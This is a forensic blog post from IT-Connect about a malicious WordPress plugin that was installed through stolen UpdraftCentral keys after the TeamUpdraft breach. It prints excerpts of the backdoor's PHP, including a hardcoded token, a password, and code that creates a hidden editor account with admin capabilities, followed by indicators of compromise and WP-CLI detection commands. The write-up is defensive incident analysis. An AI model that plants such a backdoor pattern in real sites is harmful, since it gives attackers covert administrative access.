www.it-connect.fr


UpdraftPlus Backdoor Found on IT-Connect via UpdraftCentral
An unknown extension installed at 7:17 AM, and the entire site offline three seconds later — that is what I experienced on Monday, October 19, 2026. IT-Connect, like other websites, was targeted in an attack carried out via UpdraftCentral, a service associated with the UpdraftPlus backup plugin. Here is my analysis!
While I was calmly writing an article...
This morning at 07:17 (Paris time), I was writing my second article of the day when an error message appeared after WordPress failed its automatic backup mechanism. I tried to access the website and ran into the infamous message « There has been a critical error on this website ». Proof that WordPress was not doing well...
My first reflex was to check the Web server error logs to learn more about the origin of this malfunction. I had just updated a few plugins around 06:45, so it could have come from that... A bad WordPress update happens.
Here is what I found in the logs:
PHP Fatal error:  Uncaught Error: Undefined constant TypeStack285::FIELD
in /<wordpress-path>/wp-content/plugins/type-stack-285/type-stack-285.php:44
Stack trace:
#0 /<wordpress-path>/wp-includes/class-wp-hook.php(353): TypeStack285->handle_sync()
#1 /<wordpress-path>/wp-includes/class-wp-hook.php(377): WP_Hook->apply_filters()
#2 /<wordpress-path>/wp-includes/plugin.php(523): WP_Hook->do_action()
#3 /<wordpress-path>/wp-settings.php(779): do_action()
#4 /<wordpress-path>/wp-config.php(121): require_once('...')
#5 /<wordpress-path>/wp-load.php(50): require_once('...')
#6 /<wordpress-path>/wp-blog-header.php(13): require_once('...')
#7 /<wordpress-path>/index.php(17): require('...')
#8 {main}
  thrown in /<wordpress-path>/wp-content/plugins/type-stack-285/type-stack-285.php on line 44
The key clue is this one: plugins/type-stack-285/type-stack-285.php. It suggests that a plugin named type-stack-285 is present on my WordPress site and is the source of the error. The question I asked myself was: what is this plugin? I know my plugin inventory very well, and this name meant absolutely nothing to me...
To find out more, I decided to open the plugin's PHP file and read the first lines. Here is what I found:
/**
 * Type Stack 285
 *
 * @package           type-stack-285
 * @author            Harbor Stack Labs
 * @license           GPL-2.0-or-later
 *
 * @wordpress-plugin
 * Plugin Name:       Type Stack 285
 * Description:       Small maintenance toolkit: keeps option storage tidy.
 * Version:           3.8.2
 * Requires at least: 5.2
 * Requires PHP:      7.2
 * Author:            Harbor Stack Labs
 * Text Domain:       type-stack-285
 * Domain Path:       /languages
 */
Everything is designed to make it look like a legitimate plugin, but it is not. This plugin is not listed anywhere.
A PHP code review assisted by Claude quickly made it clear that this plugin was intended to create an administrator account on the targeted WordPress site. The account name is defined in the source code (content-ops71), as is the password.
define( 'TYPESTACK285_VERSION', '3.8.2' );
define( 'TYPESTACK285_TOKEN', 'YvhJGCVnNWiPLMjKNOi-zYe3ddOOZW19' );
define( 'TYPESTACK285_FIELD', '_4edcb5' );
define( 'TYPESTACK285_SVC_LOGIN', 'content-ops71' );
define( 'TYPESTACK285_SVC_PASS', '42EDlPmjNUKTHuDjJ2d-KQ' );
No doubt about it, this is a backdoor providing direct, discreet access to my WordPress site.
A series of questions then ran through my mind:
- Was the
content-ops71account created? - Why was a critical error triggered on the website?
- And most importantly, how was this plugin installed on WordPress?
Before looking for answers, I neutralized the plugin by moving its folder out of the plugins directory: WordPress then disables it automatically, and the site becomes accessible again. I did not delete anything. The files were set aside outside the site's tree because they are evidence, and reading them made it possible to reconstruct the attack.
The first two questions were answered quickly. The content-ops71 account was never created: the wp user get content-ops71 command returns an error, and no account by that name exists in the database. As for the critical error, it comes from a flaw in the backdoor code itself, which I will cover in detail later. This bug is what made the attack visible: a functional backdoor would have stayed silent, whereas this one brought the site down and was detected in under four minutes because I happened to be working at the time.
That leaves the most important question: how did this plugin end up on my server? Apache logs show no plugin installation or activation from the admin interface at that time. However, the file metadata points to a precise clue: the folder was created at 7:17:34 AM by the PHP process running WordPress, one second after a POST request received... on the site's homepage. That request bore the signature of a component that was not on my radar: UpdraftPlus, my backup plugin. To understand what happened next, we first need to look at how it works.
Context: UpdraftPlus, UpdraftCentral, and the UDRPC protocol
UpdraftPlus is one of the most widely used WordPress plugins: the publisher TeamUpdraft claims 4 million active installations since early October. It makes it easy to back up and restore a WordPress site, while supporting many destinations for storing backups. It can be paired with UpdraftCentral, a dashboard used to manage multiple sites remotely: backups, updates, users, and plugins. To do that, each connected site keeps a key and accepts commands sent by the centralized dashboard.
Communication between the dashboard and the sites relies on an in-house library, UDRPC (file class-udrpc.php). During connection, the site generates an RSA key pair and stores the dashboard's public key, which it uses to verify the signature of received commands. The commands then arrive as encrypted POST requests sent to the root of the site and are executed with the privileges of the administrator account that established the connection.
This behavior has a direct consequence: as long as the key exists, the site accepts administrative commands from the Internet, whether the dashboard is still in service or not. And these requests arrive on the homepage, not under /wp-admin/.
The moment everything changed
IT-Connect's key: the site had been linked to UpdraftCentral Cloud since January 13, 2020 at 9:08 PM. The key was a 2048-bit RSA key, tied to an administrator account, with the publisher as the control point. I do not even remember configuring that association... I do not know whether it was automatic in an earlier plugin version or whether I simply forgot about it. In any case, I never use this service, but the key was definitely there.
The June 2026 flaw: on June 5, 2026, TeamUpdraft urgently released UpdraftPlus 1.26.5 and 2.26.5 to fix a flaw that was « potentially allowing full site takeover », and which had existed for 10 to 11 years. Tracked as CVE-2026-10795 and published on June 11 by Wordfence, it stems from insufficient verification of the cryptographic signature: an unauthenticated attacker could forge UDRPC commands and have them executed as the logged-in administrator. The advisory cites, as an example, sending and activating a malicious plugin. Only sites with an UpdraftCentral or Migrator key were exposed, i.e. fewer than 10% of users according to the publisher. At the end of September, AhnLab reported exploitation attempts aimed at deploying a PHP backdoor.
First lead: the June flaw... that doesn't hold up
Faced with a plugin delivered through UpdraftCentral, the June flaw was the ideal suspect. The scenario seemed obvious: a site still running a vulnerable version, an attacker forging a command, and a plugin installed remotely. Except that this scenario does not fit my site.
The site was up to date. At the time of the attack, IT-Connect was running UpdraftPlus Premium 2.26.11. Ironically, I had manually updated it that morning at 6:21, less than an hour before the attack. Before that, the site was on version 2.26.9 (UpdraftPlus chained together patches with two updates in two days). In both cases, these versions are later than the June fix (2.26.5). That does not line up.
Was the installed package authentic? Another hypothesis kept nagging at me: what if the 6:21 update itself had brought in malicious code? This kind of supply-chain attack is unfortunately common. Recent news has shown it several times. So I downloaded the official UpdraftPlus 2.26.11 package and compared it file by file with the one installed on the server.
Result: only one difference, the version number in the header (2.26.11 versus 2.26.11.26). Not a single line of code had changed. The package was clean.
I was therefore left with an up-to-date site, an authentic plugin, and yet a malicious plugin installed through an accepted command.
The log that told the whole story
The UpdraftPlus plugin keeps a log of every message received by its UpdraftCentral module, accessible under Settings > UpdraftPlus Backups > Advanced Tools > UpdraftCentral, via the link "View recent UpdraftCentral log events." That log is what allowed me to understand what had happened.
The first line confirmed the lead:
2026-10-19 05:17:34 +0000 [2a09:bac5:4e21:2e3c::49b:9] Command received: plugin.upload_pluginAt 5:17 UTC, which is 7:17 in Paris, the site received and accepted a plugin.upload_plugin command. That is the UpdraftCentral command used to send and install a plugin. The timestamp matches to the second with the creation of the type-stack-285 folder on disk. And it is the only accepted command in all the logs.
Tracing it back, I discovered that this attack was not the first attempt. The site had been targeted for more than a month.
September: blind attempts. Starting on September 2 and through September 28, the log records rejected messages sent from five different IP addresses. They almost always follow the same pattern: a first message the site cannot decrypt, then three messages addressed to generic key names (1.central.updraftplus.com, 2.central.updraftplus.com and migrator.updraftplus.com). On September 2, the attacker even enumerated identifiers (18, 19 and 20.central.updraftplus.com). They did not know my site's key name: they were guessing. This behavior is consistent with a tool scanning the Internet for sites vulnerable to CVE-2026-10795. Since the site was up to date, all of those messages were rejected.
October 19, 1:57 AM: the probe. During the night, a new message arrived from the address that would strike a few hours later. It was addressed to a key called probe.central.updraftplus.com, which does not exist on any site, and it was rejected. My interpretation: this was a presence check, meant to verify that the site responds to UDRPC messages before sending the real command.
October 19, 7:17 AM: the accepted command. This time, everything changes. The message is decrypted, its signature is validated, and the command is executed. The sender therefore had what only the legitimate dashboard is supposed to have: the exact identifier of my site's key and the private key used to sign commands.
However, this request does not come from a TeamUpdraft server, but from a Cloudflare WARP address, a consumer VPN service. And it carries the User-Agent "WordPress/6.4; class-udrpc.php", the one generated by the UDRPC library itself:
2a09:bac5:4e21:2e3c::49b:9 - - [19/Oct/2026:07:17:33 +0200] "POST / HTTP/1.1" 200 14130 "-" "WordPress/6.4; class-udrpc.php"In other words, someone used their own client, outside the publisher's infrastructure. One question became unavoidable: how did that person get those keys?
"Our site was hacked last night"
I then considered several possibilities: compromise of my UpdraftPlus account, a regression in the new plugin version especially around CVE-2026-10795, or even compromise of the UpdraftPlus infrastructure. I reported the incident to TeamUpdraft support with the evidence from my logs.
The answer came a few hours later, and it shed light on the story. In one of the two messages received, support wrote: « Our apologies, our site was hacked last night ». A second message, written in the same style, mentioned the « security incident » they had suffered and said the unauthorized access had been handled. So there was a compromise directly at the publisher: IT-Connect was not the only target, just one of the targets, simply because I use this plugin and the UpdraftCentral console was configured.

The official statement. Early in the afternoon, at 13:57 (Paris time), TeamUpdraft published an official statement, signed by Joe Whittaker, Head of Marketing and Customer Support. In it, the publisher explains that it identified unauthorized access to teamupdraft.com during the weekend of October 17 and 18, and writes: « We believe our customer database was accessed ».
That database contains customers' names, email addresses, billing addresses and order histories, their passwords in hashed form, their two-factor authentication settings, as well as UpdraftCentral, UpdraftVault and UpdraftClone connection keys. Payment data, handled by Stripe and PayPal, are not affected. According to the publisher, the UpdraftPlus plugin and its downloads are not affected either, nor are backups sent to customer storage or the self-hosted version of UpdraftCentral.
The most important sentence is this one: « Your UpdraftCentral connection keys can send commands to your connected sites ». That is exactly what my logs show. TeamUpdraft closed access, disconnected all customer accounts and rotated UpdraftVault and UpdraftClone credentials, but UpdraftCentral keys pose a particular problem: they are stored on each site, and the publisher cannot revoke them remotely. The command received by IT-Connect on October 19 at 7:17 AM shows that the stolen keys were still usable. It is therefore essential to remove the keys manually, site by site, starting today.
TeamUpdraft's infrastructure, publisher of the UpdraftPlus plugin and related tools, was breached by an unauthorized third party.
What is this backdoor?
Now that the attack flow was clear, I went back to the plugin itself. I wanted to understand what it would have done if it had worked, and why it brought the site down.
An almost empty shell. The type-stack-285 folder mimics the structure of a standard plugin, but only one file contains active code:
| File | Size | Content |
|---|---|---|
| type-stack-285.php | 2,141 bytes | Main file, only active code |
| uninstall.php | 143 bytes | Uninstall file, missing the PHP opening tag |
| Files in the assets and languages folders | 28 bytes each | Simple filler comments |
What the plugin was supposed to do. After the constants I showed earlier, the main file declares a single class, TypeStack285. Its constructor hooks a handle_sync() method into the init hook with priority 1, meaning very early in every page load:
public function handle_sync() {
    if ( isset( $_GET[ self::FIELD ] ) && hash_equals( self::TOKEN, (string) $_GET[ self::FIELD ] ) ) {
        $user = get_user_by( 'login', self::SVC_LOGIN );
        if ( ! $user ) {
            $uid = wp_insert_user( array(
                'user_login'   => self::SVC_LOGIN,
                'user_pass'    => self::SVC_PASS,
                'user_email'   => self::SVC_LOGIN . '@example.org',
                'display_name' => 'Site Tools',
                'role'         => 'editor',
            ) );
            // ...
            $u->add_cap( 'manage_options' );
The principle is simple. You just need to call any page on the site with the _4edcb5 parameter and the correct token for the plugin to create the content-ops71 account, with the address content-ops71@example.org and the displayed name "Site Tools." The plugin then opens a persistent session and redirects to the administration panel. This is persistent access in the form of a backdoor, allowing the attacker to return to the site's administration interface even after the UpdraftCentral key is removed.
An editor that is not really an editor. The account does not receive the Administrator role, but the Editor role, to which the plugin individually adds two capabilities: manage_options, to modify site settings, and install_plugins, to install plugins. I believe this choice is meant to stay under the radar. This account does not appear in the administrator list, nor in the role filter on the Users screen, nor in a command such as wp user list --role=administrator. Yet it effectively has most of an administrator's powers.
The bug that made everything fail. Coming back to the critical error, I relied on Claude to help with the analysis, since I am not a PHP expert. The code stores its values in one place, then looks them up somewhere else. It defines them globally, under names such as TYPESTACK285_FIELD, then tries to read them inside its class as FIELD (self::FIELD). It is a bit like putting your keys in the entryway drawer labeled “TYPESTACK285_FIELD,” then looking for them in your coat pocket labeled “FIELD”: they are simply not there under that name. In PHP, accessing an undefined class constant triggers a fatal error. The error log recorded it for the first time at 7:17:37 AM:
PHP Fatal error:  Uncaught Error: Undefined constant TypeStack285::FIELD
in /<wordpress-path>/wp-content/plugins/type-stack-285/type-stack-285.php:44
#0 /<wordpress-path>/wp-includes/class-wp-hook.php(353): TypeStack285->handle_sync()
Because the condition is evaluated on every page load, before the parameter is even checked, the whole site goes down. The backdoor therefore never got a chance to run.
A mass-produced backdoor template? Several clues suggest this plugin is created by a tool that generates them on the fly:
- Random naming: the 285 suffix, the
content-ops71account and the_4edcb5parameter look like values randomly generated for each copy - Filler files: the assets and languages folders contain nothing but 28-byte comments, present only to imitate the structure of a real plugin
- Broken uninstall routine: the
uninstall.phpfile does not start with a PHP tag, so its contents would never execute - Design flaw: the inconsistency between
define()andself::would have been obvious at the first test
What I want to tell you is that other sites very likely received variants with different names, perhaps without the bug.
What the code does not do. The plugin contains no exfiltration function, no network call, and no encoded or obfuscated code (base64, eval, gzinflate). Its only function is to provide this fallback access; there is no data reading, and not even any exfiltration.
Apache logs (access and error), the UpdraftCentral log, filesystem metadata collected with stat and find, the database queried with WP-CLI, whose SHA-512 fingerprint I checked before use, and a reading of the plugin code without ever executing it. This analysis has its limits: the contents of POST requests are not logged, I have no access to TeamUpdraft's logs, and my Apache logs only go back 14 days.
The full timeline
For those who want the full detail, here is the timeline reconstructed from the various sources. Times are shown in Paris time (UTC+2).
| Date and time (Paris) | Source | Event |
|---|---|---|
| 13/01/2020, 21:08 | WordPress database | Creation of the UpdraftCentral key, tied to the main administrator account |
| 05/06/2026 | TeamUpdraft | Release of fixes 1.26.5 and 2.26.5 |
| 11/06/2026 | CVE record | Publication of CVE-2026-10795 |
| 02/09/2026, 19:29 | UpdraftCentral log | First logged attempts: messages addressed to keys 18, 19 and 20.central.updraftplus.com, rejected |
| 04/09/2026, 17:03 | UpdraftCentral log | Unreadable message, rejected |
| 17/09 to 28/09/2026 | UpdraftCentral log | Four identical sequences from three IP addresses: one unreadable message, then three messages addressed to 1.central, 2.central and migrator.updraftplus.com, all rejected |
| 18/10/2026, around 19:00 | TeamUpdraft | Beginning of the incident at the publisher, based on the reference time (17:00 GMT) it gave for a possible restore |
| 19/10/2026, 01:57:31 | Apache and UpdraftCentral log | First UDRPC POST from 2a09:bac5:4e21:2e3c::49b:9, addressed to the probe.central.updraftplus.com key. Rejected |
| 19/10/2026, 02:00 | System | Regular scheduled backup, unrelated to the incident |
| 19/10/2026, 06:21:31 | Filesystem | Manual update of UpdraftPlus Premium to version 2.26.11 |
| 19/10/2026, 07:17:33 | Apache | Second UDRPC POST from the same address. Response 200, 14,130 bytes |
| 19/10/2026, 07:17:34 | UpdraftCentral log | "Command received: plugin.upload_plugin" |
| 19/10/2026, 07:17:34,478 | Filesystem | Creation of type-stack-285.php by the PHP-FPM pool user, permissions 0754. The plugin is activated and a marker option is written to the database |
| 19/10/2026, 07:17:37,120 | Error log | First PHP fatal error. All requests return a 500 error |
| 19/10/2026, 07:21:13 | Error log | Detection: the critical error appears while editing an article |
| 19/10/2026, morning | IT-Connect | Containment, file isolation, key revocation, analysis |
| 19/10/2026, daytime | TeamUpdraft | Two support replies acknowledging a security incident on their side + publication of the incident report. |
Indicators of compromise
If you administer WordPress sites, here are the items to look for. Keep in mind that the names probably vary from one sample to another.
| Type | Value | Note |
|---|---|---|
| Plugin folder | wp-content/plugins/type-stack-285/ | The name probably varies across samples |
| SHA-256 type-stack-285.php | ce9a2296aea9ea8597bbc69e522e9ad6a433ee6e1c527cd77464c3dca1452bfd | Specific to our sample (embedded token) |
| SHA-256 uninstall.php | df1db2c7f6e0273fe0beb88efdc6c64aed0ca3170bbcaaa384fb66df6d5c7733 | |
| Plugin header | Plugin Name: Type Stack 285, Author: Harbor Stack Labs, Version: 3.8.2 | |
| Planned account | content-ops71, content-ops71@example.org, displayed name “Site Tools” | Editor role with manage_options and install_plugins |
| GET parameter | _4edcb5 | Token value hidden |
| WordPress options | type_stack_285_sync_token, type_stack_285_setup_stamp | The first was found in the database |
| UpdraftCentral command | Command received: plugin.upload_plugin | In the UpdraftCentral log |
| Probed key | probe.central.updraftplus.com | Message rejected just before the attack |
| User-Agent | WordPress/6.4; class-udrpc.php | Also used by legitimate UpdraftCentral traffic |
| Request | POST / with this User-Agent | Outside /wp-admin/ |
| Attack IP | 2a09:bac5:4e21:2e3c::49b:9 | Shared Cloudflare WARP exit node, do not block it as-is |
Is your site affected?
The irony is that this security incident does not affect free UpdraftPlus users, because they do not have access to all of these extra functions. However, if UpdraftPlus is installed on your site, take a few minutes to check, even if you think you never used UpdraftCentral. I myself had no idea my site was still linked to it...
From the WordPress admin area:
- UpdraftCentral keys: under Settings > UpdraftPlus Backups > Advanced Tools > UpdraftCentral, the message "There is no UpdraftCentral dashboard currently able to control this site" confirms that no key is active. Otherwise, remove any key you do not use

- UpdraftCentral log: on the same screen, the link "View recent UpdraftCentral log events" displays received messages. A line reading "Command received" that you cannot explain calls for a deeper investigation
- Migrator keys: in the Migrate/Clone tab, remove unused receiving keys, as they open the same UDRPC channel
- Plugins: look for any plugin you did not install, especially those presenting themselves as generic maintenance utilities. Ideally, inspect the server filesystem directly.
From the command line, with WP-CLI:
# UpdraftCentral and Migrator keys, without displaying private keys
wp option get updraft_central_localkeys --format=json | jq 'map_values(del(.key))'
wp option get updraft_migrator_localkeys --format=json | jq 'map_values(del(.key))'

# Accounts with manage_options, regardless of role
wp user list --capability=manage_options --fields=ID,user_login,roles,user_registered

# Plugin folders created or modified since the beginning of the incident
find wp-content/plugins -mindepth 1 -maxdepth 1 -type d -newermt "2026-10-18" -printf "%TY-%Tm-%Td %TH:%TM %u %p\n"

# Options left behind by this family of plugins
wp option list --search="type_stack_*" --fields=option_name

# UDRPC requests in Apache logs (adapt the path)
zgrep -h "class-udrpc" /var/log/apache2/*access.log*
Adapt the wp-content path if your installation uses a custom content directory. The presence of UDRPC requests is not suspicious in itself if you use UpdraftCentral: it is the correlation with an unexpected command in the log that should raise the alarm.
Questions still unanswered
Several points still need clarification, and I will update this article as answers emerge:
- Intrusion method: TeamUpdraft's statement does not say how the attacker accessed teamupdraft.com
- Use of stolen keys: the publisher does not say how many sites received commands, or which ones. How many received a functional variant of the backdoor?
- Hashed passwords: the hashing algorithm used is not specified, which makes it impossible to assess the risk for passwords reused elsewhere
- Emergency version: the UpdraftPlus version that is supposed to disconnect old keys is not yet available at the time of writing
- Link to September: were the September attempts and the October attack carried out by the same actor? Nothing in my data allows me to say so
It is possible to harden the installation and update process for plugins and themes on WordPress, but that requires a different approach, without the admin interface. I will probably come back to this in another article, because it can help prevent this kind of malicious action. Over the past few months, software supply-chain attacks have kept piling up, and it really feels like this can happen to us at any time.